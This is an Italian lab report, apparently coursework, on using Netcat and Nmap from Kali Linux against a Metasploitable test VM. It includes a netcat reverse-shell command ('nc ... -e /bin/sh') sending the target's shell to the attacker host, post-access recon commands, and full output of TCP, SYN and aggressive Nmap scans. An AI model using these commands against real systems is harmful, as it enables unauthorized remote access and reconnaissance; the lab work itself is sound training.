
Netcat e Nmap Scan

In questo report andrò a descrivere le scansioni effettuate da sorgente kali a target metasploitable.


Netcat

Per prima cosa mi sono messo in ascolto sulla porta 1234 della kali linux




```
┌──(root㉿kali)-[/home/kali]
└─# nc -l -p 1234
```

Da metasploitable invece ho lanciato il comando che mi permette di eseguire una shell che verrà poi indirizzata al sistema sorgente.



```
msfadmin@metasploitable:~$ nc 192.168.50.100 1234 -e /bin/sh
```


Il risultato sarà ottenere il controllo della shell metasploitable su kali linux



```
┌──(root㉿kali)-[/home/kali]
└─# nc -l -p 1234
whoami
msfadmin
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:ab:b3:34
          inet addr:192.168.50.101  Bcast:192.168.50.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:feab:b334/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:19 errors:0 dropped:0 overruns:0 frame:0
          TX packets:125 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1339 (1.3 KB)  TX bytes:10801 (10.5 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:155 errors:0 dropped:0 overruns:0 frame:0
          TX packets:155 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:42045 (41.0 KB)  TX bytes:42045 (41.0 KB)
```

Ho eseguito i comandi per visualizzare l’utente e le informazioni sulle interfacce di rete




```
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
ps -aux
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.4  0.3   2844  1692 ?        Ss   09:55   0:10 /sbin/init
root         2  0.0  0.0      0     0 ?        S<   09:55   0:00 [kthreadd]
root         3  0.0  0.0      0     0 ?        S<   09:55   0:00 [migration/0]
```

Ho eseguito i comandi per vedere le informazoni di sistema e sui processi in esecuzione

Nmap


Per prima cosa ho eseguito la scansione TCP (-sT) delle porte well-know, ho usato lo switch -p seguito da due porte separate da – per specificare un range di porte. Con lo switch -sT si esegue una scansione più precisa ma più individuabile essendo che stabilisce una connessione eseguendo un 3-way-handshake completo.



```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sT 192.168.50.101 -p 1-1024
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-23 09:16 EST
Nmap scan report for 192.168.50.101
Host is up (0.013s latency).
Not shown: 1012 closed tcp ports (conn-refused)
PORT    STATE SERVICE
21/tcp  open  ftp
22/tcp  open  ssh
23/tcp  open  telnet
25/tcp  open  smtp
53/tcp  open  domain
80/tcp  open  http
111/tcp open  rpcbind
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
512/tcp open  exec
513/tcp open  login
514/tcp open  shell
MAC Address: 08:00:27:AB:B3:34 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 13.73 seconds
```

Poi ho eseguito la scansione SYN (-sS), sulle porte well-know. La scansione SYN effettivamente ci ha messo meno tempo di quella TCP, dato che non completa il 3-way-handshake, il vantaggio di questo switch è di essere meno individuabile.




```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sS 192.168.50.101 -p 1-1024
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-23 09:18 EST
Nmap scan report for 192.168.50.101
Host is up (0.0014s latency).
Not shown: 1012 closed tcp ports (reset)
PORT    STATE SERVICE
21/tcp  open  ftp
22/tcp  open  ssh
23/tcp  open  telnet
25/tcp  open  smtp
53/tcp  open  domain
80/tcp  open  http
111/tcp open  rpcbind
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
512/tcp open  exec
513/tcp open  login
514/tcp open  shell
MAC Address: 08:00:27:AB:B3:34 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 13.61 seconds
```


L’ultimo test è fare un Nmap sempre delle porte well-know ma ottenendo più informazioni.

Lo switch -A abilita:

- **OS detection**
- **Version detection**
- **Script scanning**
- **Traceroute**



```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sS 192.168.50.101 -p 1-1024 -A
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-23 09:23 EST
Nmap scan report for 192.168.50.101
Host is up (0.0070s latency).
Not shown: 1012 closed tcp ports (reset)
PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.50.100
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp  open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp  open  telnet?
25/tcp  open  smtp?
|_smtp-commands: Couldn't establish connection on port 25
53/tcp  open  domain      ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp  open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-title: Metasploitable2 - Linux
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp open  rpcbind     2 (RPC #100000)
|_rpcinfo: ERROR: Script execution failed (use -d to debug)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp open  exec?
513/tcp open  login?
514/tcp open  shell?
MAC Address: 08:00:27:AB:B3:34 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```



```
Host script results:
|_smb2-time: Protocol negotiation failed (SMB2)
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_  System time: 2025-11-22T10:50:46-05:00
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_clock-skew: mean: -20h05m20s, deviation: 3h32m10s, median: -22h35m22s
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)

TRACEROUTE
HOP RTT     ADDRESS
1   7.00 ms 192.168.50.101

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 298.23 seconds
```

La scansione con switch -A sulle porte well-know è risultata essere la più pesante dovendo raccogliere più informazioni e tenendo conto del target *-p 1-1024*

Come si può vedere la durata è stata di 298.23 secondi.

Risultati ottenuti:

Dalle scansioni effettuate si possono evidenziare 12 porte aperte nel range 1-1024, tra cui la porta 80 http e la 22 ssh.